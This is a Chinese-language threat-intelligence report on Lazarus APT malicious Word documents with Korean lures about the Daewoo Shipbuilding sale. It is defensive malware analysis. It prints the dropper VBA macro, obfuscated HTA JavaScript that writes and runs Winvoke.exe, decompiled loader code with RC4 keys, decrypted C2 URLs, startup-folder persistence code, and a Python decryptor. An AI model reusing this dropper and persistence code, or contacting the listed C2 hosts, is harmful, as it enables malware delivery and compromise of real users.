奇安信威胁情报中心

Archived: 2026-04-06 00:30:46 UTC

概述

Lazarus APT组织是疑似具有东北亚背景的APT团伙，该组织攻击活动最早可追溯到2007年，其早期主要针对韩国、美国等政府机构，以窃取敏感情报为目的。自2014年后，该组织开始针对全球金融机构 、虚拟货币交易所等为目标，进行以敛财为目的的攻击活动。

据公开情报显示，2014 年索尼影业遭黑客攻击事件，2016 年孟加拉国银行数据泄露事件，2017年美国国防承包商、美国能源部门及英国、韩国等比特币交易所被攻击等事件都出自APT组织Lazarus之手。


近日，奇安信红雨滴团队使用内部高价值样本狩猎流程捕获多个Lazarus组织新攻击样本，此类样本以东亚某知名造船厂（大宇造船：Daewoo Shipbuilding）、居民登记表等信息为诱饵，采用bmp文件隐藏RAT的方式进行载荷隐藏。

样本信息

捕获的样本均是韩语相关诱饵，都采用类似的VBA脚本进行攻击，样本信息如下:

-	-
文件名	**MD5**
참가신청서양식.doc	ed9aa858ba2c4671ca373496a4dd05d4
결의대회초안.doc	d5e974a3386fc99d2932756ca165a451
생활비지급.doc	71759cca8c700646b4976b19b9abd6fe

受害者启用宏后，将展示诱饵文档信息迷惑受害者，诱饵包括东亚某造船厂收购、居民登记表等相关信息。诱饵内容入下图所示：



거제시 아주동 수제어묵 품평회

참가신청서

성 명		주민등록번호	
성 별 (남, 여)		생년/월/일	
연락처	주 소		
	이 메 일	전 화 번 호	
개 인 정 보 수 집 , 활 용 동 의			
수집하는 개인정보항목	성명, 생년월일, 연락처, 등의 기본사항,		
수집하는 목적	서비스제공, 정보제공		
개인정보의 수집 및 이용목적에 동의하십니까?(예, 아니오)			
※개인정보 제공자가 동의한 내용외의 다른 목적으로 활용되지 않습니다.			

본인은 거제시 아주동 수제어묵 품평회에 자발적 의사로 참가를 신청합니다.

2021년 월 일

선착순 접수마감.

김경수 경남도지사와 더불어민주당의

대우조선 특혜매각 철회 촉구 결의문

코로나 19 사태는 전 세계적으로 2008 년 글로벌 금융위기 때보다 더욱 심각한 경제위기를 일으켰다. 이에 국제사회는 자국민의 보호를 위해 적극적인 국가개입을 현실정책으로 반영하고 있지만, 오히려 한국 정부는 재벌 중심의 민영화 정책을 고수하며 위기를 노동자 개인의 책임으로 떠넘기고 있다. 자칭 촛불 정부라 일컫는 문재인 정부에서 위장폐업, 정리해고, 노조탄압 등의 문제를 기업의 경영 문제로 떠넘기며 책임을 회피하고 있음에 우리는 분노를 감추지 않을 수 없다.

대우조선 매각 또한 이의 연장선이다. 2019 년 1 월 30 일, 문재인 정부는 국내 조선산업 발전을 위한 대승적 결단이라면서 대우조선의 현대중공업 매각을 발표했다. 그러나 얼마 지나지 않아 조선산업의 발전 전망은커녕 거제·경남·부산지역의 조선기자재 벨트 붕괴로 인한 경제 파탄과 기술력 유출 등으로 국내 조선산업의 동맥 몰락을 야기하고, 오로지 현대재벌 총수를 위한 잘못된 매각 정책임이 밝혀졌다. 그러나 어떤 이유에서인지 문재인 정부는 잘못된 매각에도 어쩔 2 년이 넘도록 강행하고 있다.


코로나 19 의 위기에도 조선업은 호황기의 국면에 들어섰다. IMO 2020 환경규제에 따라 세계적으로 선박의 교체 수요가 증가하고 있는 상황 속에, 정부의 조선산업 사망론은 대우조선 매각 명사를 위한 음모론에 불과하다. 오히려 대우조선 매각이야말로 정부 스스로 국내 조선산업을 사망화시키는 자살골 정책이며, EU 공정위의 조건부 승인을 받아들이는 것이 산업스파이와 다름바가 무엇이란 말인가? 반대로 왜 이렇게까지 현대재벌 총수를 위해 충성을 다하는지, 대우조선 매각철회를 넘어 공수처 등 특별기구를 통해 낱낱이 밝혀내고 책임을

样本分析


我们以MD5为d5e974a3386fc99d2932756ca165a451的样本进行分析。

-	-
MD5	d5e974a3386fc99d2932756ca165a451
文件名	결의대회초안.doc
创建时间	2021-03-31 00:01:00
创建者	William

文件名中文原意为决议会议草案。诱导用户点击按钮，则会执行宏代码。



启用宏，将展示诱饵信息内容，诱饵信息是关于韩国出售大宇造船厂给现代重工的相关言论。



김경수 경남도지사와 더불어민주당의

대우조선 특혜매각 철회 촉구 결의문

코로나 19 사태는 전 세계적으로 2008 년 글로벌 금융위기 때보다 더욱 심각한 경제위기를 일으켰다. 이에 국제사회는 자국민의 보호를 위해 적극적인 국가개입을 현실정책으로 판명하고 있지만, 오히려 한국 정부는개별 중심의 민영화 정책을 고수하여 위기를 노동자 개인의 책임으로 떠넘기고 있다. 자칭 유능 정부라 말하는 문재인 정부에서 위장폐업, 정리해고, 노조탄압 등의 문제를 기업의 경영 문제로 떠넘기며 책임을 회피하고 있을에 우리는 분노를 감추지 않을 수 없다..

대우조선 매각 또한 이의 연장선이다. 2019 년 1 월 30 일, 문재인 정부는 국내 조선산업 발전을 위한 대승적 결단이라면서 대우조선의 현대중공업 매각을 발표한다. 그러나 얼마 지나지 않아 조선산업의 발전 전망은커녕 거제·경남·부산지역의 조선기자재 벨트 붕괴로 인한 경제 파탄과 기술력 유출 등으로 국내 조선산업의 몰락 촉탁을 야기하고, 오로지 현대재벌 총수를 위한 잘못된 매각 정책임이 밝혀졌다. 그러나 어떤 이유에서인지 문재인 정부는 잘못된 매각에도 이를 2 년이 넘도록 강행하고 있다. ..

코로나 19 의 위기에도 조선업은 호황기의 국면에 들어섰다. IMO 2020 환경규제에 따라 세계적으로 선박의 교체 수요가 증가하고 있는 상황 속에, 정부의 조선산업 사망종은 대우조선 매각 성사를 위한 술책이다. 요히려 대우조선 매각이야말로 정부 스스로 국내 조선산업을 사양화시키는 자살골 정책이며, EU 공정위의 조건부 승인을 받아들이는 것이 산업스파이와 다를바가 무엇이란 말인가? 반대로 왜 이렇게까지 현대재벌 총수를 위해 충성을 다하는지, 대우조선 매각철회를 넘어 공수처 등 특별기구를 통해 낱낱이 밝혀내고 책임을 물어야 한다..

이처럼 대우조선 매각은 단순히 대우조선 노동자만의 문제가 아니다. 거제와 경남, 그리고 전국에서 대우조선 매각을 반대하는 시민대책위가 구성되어 있음은 정부의 잘못된 조선산업 정책에 따른 피해의 파장력을 반증한다. 특히 코로나의 상황과 3 주의 짧은 기간에도 불구하고 대우조선 매각반대 10 만 시민서명의 결과는 김경수 도지사와 집권 여당인 더불어민주당이 국내 공정위의 기업결합 승허와 정부의 대우조선 매각 철회에 적극 나설 것을 명령하고 있다.

그럼에도 불구하고 계속해서 침묵으로 일관한다면 대우조선 특혜매각 설계의 공범으로 간주하고 더욱 강력히 규탄할 것을 경고한다..

금속노조와 시민사회는 노동자민중의 삶을 나락으로 떨어뜨리는 대우조선 재벌특혜 매각을 결코 인정할 수 없으며, 총력투쟁으로 반드시 막아낼 것이다. 이에 다시 한번, 김경수 도지사와 정치권이 대우조선 특혜매각 저지에 합께할 것을 촉구하며 다음과 같이 요구한다..

하나. 김경수 도지사와 집권여당은 대우조선 특혜매각 철회를 선포하고 적극 앞장서라!..

하나. 대우조선 특혜매각 철회하고 현대재벌 유착관계 책임자 처벌에 공수처를 가동하라!..

2021 년 3 월 31 일..

금속노조 경남지부 결의대회 참가자 일동..

```
Function MsgBoxOKCancel()
Dim answer As Integer
answer = MsgBox("Office Word 宽困 滚偎俊辑 累己等 巩辑涝聪促. 巩辑甫 焊矫筋搁 泅犁 巩辑甫 诀单捐飘窍略具 钦聪促. 巩辑甫 诀单捐飘 窍矫摇嘻聪鳖?", vbQuestion + vbYesNo + vbDefaultButton2, "Microsoft Word")
MsgBoxOKCancel = answer
End Function
```

使用base64将代码中所需字符进行解码。

```
    If MsgBoxOKCancel() = vbYes Then
        MyCalc = "d2lubWdtdHM6LyGuL3Jvb3QvY2ltdjI6V2luMzJfUHJvY2Vzcw=="
        Dim Calc As String: Calc = Decode(MyCalc) 'winmgmts://./root/cimv2:Win32_Process"
        Dim MyValue As String: MyValue = "bXNodGE="
        Dim Value As String: Value = Decode(MyValue) 'mashta
        Dim MyExt1 As String: MyExt1 = "emlw"
        Dim Ext1 As String: Ext1 = Decode(MyExt1) 'zip
        ImageFileName = "image003.png"
        Set ShellApp = CreateObject("Shell.Application")
        Set FileSys = CreateObject("Scripting.FileSystemObject")
        DocName = ActiveDocument.Name
        If InStr(DocName, ".") > 0 Then
            DocName = Left(DocName, InStr(DocName, ".") - 1)
        End If
        TempPath = Environ("Temp") & "\" & DocName
        CreatedExeFilePath = Environ("Temp") & "\" & ExeFileName 'C:\Users\user\AppData\Local\Temp\

        ActiveDocument.SaveAs TempPath, wdFormatHTML, , , , , True
        Call show
        TempPath = TempPath & "_files"
        CreatedImageFilePath = TempPath & "\" & ImageFileName 'C:\Users\user\AppData\Local\Temp\2_files\image003.png
        CreatedImageBMPFilePath = Environ("Temp") & "\" & Left(ImageFileName, InStrRev(ImageFileName, ".")) & Ext1
        ' C:\Users\malware\AppData\Local\Temp\image003.zip
        Call WIA_ConvertImage(CreatedImageFilePath, CreatedImageBMPFilePath)

        'Connect to WMI
        Set objWMIService = GetObject(Calc)
        objWMIService.Create Value & " " & CreatedImageBMPFilePath
        Kill TempPath & "\*.*"
        RmDir TempPath
    End If
Error_Handler:
    Exit Sub
End Sub
```

将image003.png转换为bmp格式进行解密，然后使用mshta运行其中的js代码。

```
Public Function WIA_ConvertImage(sInitialImage As String, sOutputImage As String, Optional lQuality As Long = 85) As Boolean
    On Error GoTo Error_Handler
    Dim oWIA        As Object   'WIA.ImageFile
    Dim oIP     As Object   'ImageProcess
    Dim sFormatID   As String
    Dim sExt        As String
    sFormatID = "{B96B3CAB-0728-11D3-9D7B-0000F81EF32E}"
    sExt = "BMP"
    If lQuality > 100 Then lQuality = 100
    Set oWIA = CreateObject("WIA.ImageFile")
    Set oIP = CreateObject("WIA.ImageProcess")
    oIP.Filters.Add oIP.FilterInfos("Convert").FilterID
    oIP.Filters(1).Properties("FormatID") = sFormatID
    oIP.Filters(1).Properties("Quality") = lQuality
    oWIA.LoadFile sInitialImage
    Set oWIA = oIP.Apply(oWIA)
    oWIA.SaveFile sOutputImage
    WIA_ConvertImage = True

Error_Handler_Exit:
    On Error Resume Next
    If Not oIP Is Nothing Then Set oIP = Nothing
    If Not oWIA Is Nothing Then Set oWIA = Nothing
    Exit Function

Error_Handler:
    Resume Error_Handler_Exit
End Function
```

从binwalk中可看见image003.png存在Zlib压缩数据。

```
└─$ binwalk image003.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 500 x 500, 8-bit/color RGB, non-interlaced
91            0x5B            Zlib compressed data, compressed
```

BMP文件中包含HTA文件。解压缩后的JS代码如下图所示，包含OpenTextFile，CreateTextFile，fromCharCode，Close，Write，C:/Users/Public/Downloads/Winvoke.exe等值。

当脚本执行时，会去解析第一个数组获取索引值。同理，会使用CreateTextFile创建Winvoke.exe，然后将“MZ”写入。然后通过fromCharCode将data数组转换为字符串，写入Wincoke.exe中。最后Wscript.Run执行落地的载荷。


```
<html>
<head>
    <script language="javascript">
        var _0x4fba = ['OpenTextFile', 'CreateTextFile', '245822eefsqR', '598829yCFgdo', 'close', '302686ILGEZd', '124169YwNuaX', 'resizeTo', 'Close', 'Write', '718973kiZVEV', 'fromCharCode',
        'C:/U' + 'sers/Publi' + 'c/Download' + 's/Win' + 'voke.e' + 'xe', '108898gckcJk', '1hfvbvr', '1oCpDrk', '1TeNYee', '392776SHsKeZ'];
        var _0x187d = function (_0x1d5195, _0x59a857) {
            _0x1d5195 = _0x1d5195 - 0x1dc;
            var _0x4fbae6 = _0x4fba[_0x1d5195];
            return _0x4fbae6;
        };
        var _0x556975 = _0x187d;
        (function (_0x284e13, _0x5d8387) {
            var _0x113863 = _0x187d;
            while (!![]) {
                try {
                    var _0x589f0d = parseInt(_0x113863(0x1e2)) + -parseInt(_0x113863(0x1df)) * parseInt(_0x113863(0x1e8)) + parseInt(_0x113863(0x1de)) + parseInt(_0x113863(0x1e6)) + -pa
                    if (_0x589f0d === _0x5d8387) break;
                    else _0x284e13['push'](_0x284e13['shift']());
                } catch (_0xecf87d) {
                    _0x284e13['push'](_0x284e13['shift']());
                }
            }
        }(_0x4fba, 0x6d993), window[_0x556975(0x1ea)](0x0, 0x0));
        try {
            var b = new ActiveXObject('Scripting.FileSystemObject'), d = _0x556975(0x1dd);
            e = b[_0x556975(0x1e4)](d, !![]), e[_0x556975(0x1ec)]('MZ'), e['Close']();
            var data = [
                144, 3, 0, 4, 0, 65535, 0, 184, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 240, 0, 7950, 3770, 46080, 52489, 47137, 19457, 8653, 26788, 29545, 28704, 28
            ], i, len;
            len = data['length'];
            var content = '';
            for (i = 0x0;i < len;i++) {
                    content += String[_0x556975(0x1dc)](data[i]);
            }
            e = b[_0x556975(0x1e3)](d, 0x8, ![], -0x1), e[_0x556975(0x1ec)](content), e[_0x556975(0x1eb)]();
            var c = new ActiveXObject('WScript.Shell');
            c['Run'](d, 0x0)
        }
        catch (_0x1f5265) { } window[_0x556975(0x1e7)]();
    </script>
</head>
<body>
</body>
</html>
```

-	-
MD5	f4d46629ca15313b94992f3798718df7


-	-
文件名	Winvoke.exe

释放执行的Winvoke.exe是一个加载器，主要功能为内存解密并加载后续远控文件。

标记处为密钥，程序运行后会使用该密钥通过异或解密.KDATA的后续字段。



解密函数如下，解密后的数据是一个可执行文件，解密完成后将跳转到该文件中执行。



解密加载的可执行文件信息如下：

-	-
MD5	7d7ad10a5d9fa1789b9a918625dbfe35
时间戳	2020-11-24,20:18:03

执行后，首先创建Microsoft32互斥量，保持单一进程执行。获取函数地址，使用了MicrosoftCorporationValidation@#$%^&*()!US作为S盒的RC4解密。

```
  v7 = 0;
  v8 = 0;
  do
    ++v6;
  while ( aMicrosoftcorpo[v6] );
  v9 = 0i64;
  v10 = 256i64;
  do
  {
    v19[v9] = v8;
    v11 = v9 % v6;
    ++v8;
    v19[++v9 + 255] = aMicrosoftcorpo[v11];     // MicrosoftCorporationValidation@#$%^&*()!US
  }
  while ( v8 < 256 );
  v12 = 0i64;
  do
  {
    v13 = (unsigned __int8)v19[v12];
    v7 = (v13 + (unsigned __int8)v19[v12++ + 256] + v7) % 256;
    v14 = &v19[v7];
    v19[v12 - 1] = *v14;
    *v14 = v13;
    --v10;
  }
  while ( v10 );
  v15 = 0;
  v16 = v2;
  if ( (int)v2 > 0 )
  {
    do
    {
      v15 = (v15 + 1) % 256;
      v17 = &v19[v15];
      v18 = *v17;
      v5 = (v5 + (unsigned __int8)*v17) % 256;
      *v17 = v19[v5];
      v19[v5] = v18;
      *a1++ ^= v19[(unsigned __int8)v19[((unsigned __int8)v19[v5] + (unsigned __int8)*v17) % 256]];
      --v16;
    }
    while ( v16 );
  }
00002C2B sub_140003790:40 (14000382B)
```

解密url。

```
  CreateMutexA(0i64, 0, "Microsoft32");
  if ( GetLastError() == 0xB7 )
    return 0i64;
  sub_140004160();                              // 动态获取函数
  if ( (unsigned int)call_WSAStartup(257i64, v12) )
    return 0i64;
  memset(name, 0, 0x104ui64);
  memset(byte_140024E60, 0, sizeof(byte_140024E60));
  memset(byte_140024F70, 0, 0x104ui64);
  memset(byte_1400252A0, 0, 0x104ui64);
  v1 = 0;
  v11[0] = 0;
  v2 = (char *)sub_140004010("bYR+jw2oi3a79/wcTWDH7Mcg0rqA9FASXgd+lvODk/zLw8Hr7RHq0kJFNm30SYKZCk8=", 68i64, v11);
  sub_140003DA0(v2, v2, (unsigned int)v11[0]);  // http://www.jinjinpig.co.kr/Anyboard/skin/board.php"
  v3 = (char *)sub_140004010("bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+OiJlOGF1MSpsRjs3R9Dd2b1XQ==", 64i64, v11);
  sub_140003DA0(v3, v3, (unsigned int)v11[0]);  // http://mail.namusoft.kr/jsp/user/eam/board.jsp
  v4 = (char *)sub_140004010("bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+OiJlOGF1MSpsRjs3R9Dd2b1XQ==", 64i64, v11);
  sub_140003DA0(v4, v4, (unsigned int)v11[0]);  // http://mail.namusoft.kr/jsp/user/eam/board.jsp
  v5 = v2;
```

解密函数如下：

```
__int64 __fastcall sub_140003DA0(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v3; // r10
  char v4; // r11
  __int64 result; // rax
  unsigned int v6; // er9
  __int64 v7; // rbx
  char v8; // cl

  a3 = (int)a3;
  v3 = a2;
  v4 = 0x84;
  result = 0x57219043i64;
  v6 = 0x9A9A2C2;
  if ( (int)a3 > 0 )
  {
    v7 = a1 - a2;
    do
    {
      v8 = *(_BYTE *)(v7 + v3++);
      *(_BYTE *)(v3 - 1) = v4 ^ result ^ v6 ^ v8;
      v4 = v4 & result ^ v6 & (v4 ^ result);
      v6 = (v6 >> 8) | ((((unsigned __int16)v6 ^ (unsigned __int16)(8 * v6)) & 0x7F8) << 20);
      result = ((unsigned int)result >> 8) | ((((_DWORD)result << 7) ^ ((unsigned int)result ^ (16
                                                                                              * ((unsigned int)result ^ (2 * (_DWORD)result)))) & 0xFFFFFF80) << 17);
      --a3;
    }
    while ( a3 );
  }
  return result;
}
```


利用python还原解密函数逻辑如下图：

```python
#!python3
import base64
url = "bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+OiJlOGF1MSpsRjs3R9Dd2b1XQ=="
decode = base64.b64decode(url)
decode_len = len(decode)
eax = 0x57219043
r11b = 0x84
r9 = 0x9a9a2c2

for i in decode:
    cl = i
    al = eax & 0x000000FF
    r9b = r9 & 0x000000FF
    r9d = r9 & 0xFFFFFFFF
    cl = (((cl ^ r9b) ^ al)^r11b)
    print(chr(cl),end="")

    cl = al & r11b
    dl = (al ^ r11b) & r9b
    r11b = dl ^ cl
    r9 = (((((r9 * 8) ^ r9d )& 0x7f8) <<0x14) | (r9d >>0x8) ) & 0xFFFFFFFF
    eax = (((((((eax*2)^ eax )<<4) ^ eax) & 0xFFFFFF80)^(eax<<7))<<0x11)|(eax>>0x8)) & 0xFFFFFFFF
```


将该文件通过com接口shellLink在开机启动文件夹中创建“Visor 2010 Launcher.lnk”的指定快捷方式，实现持久化。

```
  v1 = a1;
  v5 = 0xF3EFF5CA;
  v6 = 0xACAEBCEE;
  v7 = 0xD0BCACAD;
  v8 = 0xFFF2E9FD;
  v9 = 0xB2EEF9F4;
  v10 = 0xF7F2F0;
  memset(&v12, 0i64, 259i64);
  if ( !(unsigned int)Call_SHGetFolderPathA((__int64)&v12) )// get CSIDL_STARTUP 开机启动文件夹
    goto LABEL_11;
  memset(&pszPath, 0i64, 259i64);
  v2 = &v5;
  if ( (_BYTE)v5 )
  {
    do
    {
      *(_BYTE *)v2 ^= 0x9Cu;
      v3 = *((_BYTE *)v2 + 1) == 0;             // "Visor 2010 Launcher.lnk"
      v2 = (int *)((char *)v2 + 1);
    }
    while ( !v3 );
  }
  sprintf_s(&pszPath, 259i64, "%s\\%s", &v12, &v5);
  if ( (unsigned int)PathFileExistsA(&pszPath) )
    DeleteFileA(&pszPath);
  if ( (unsigned int)sub_1400042E0(v1, (const CHAR *)&pszPath) )// com _ CLSID_ShellLink
    result = 1i64;
  else
LABEL_11:
    result = 0i64;
  return result;
}
```

与C2进行通信，获取命令执行。



与C2成功建立通信后，将从返回数据中读取指令并执行。



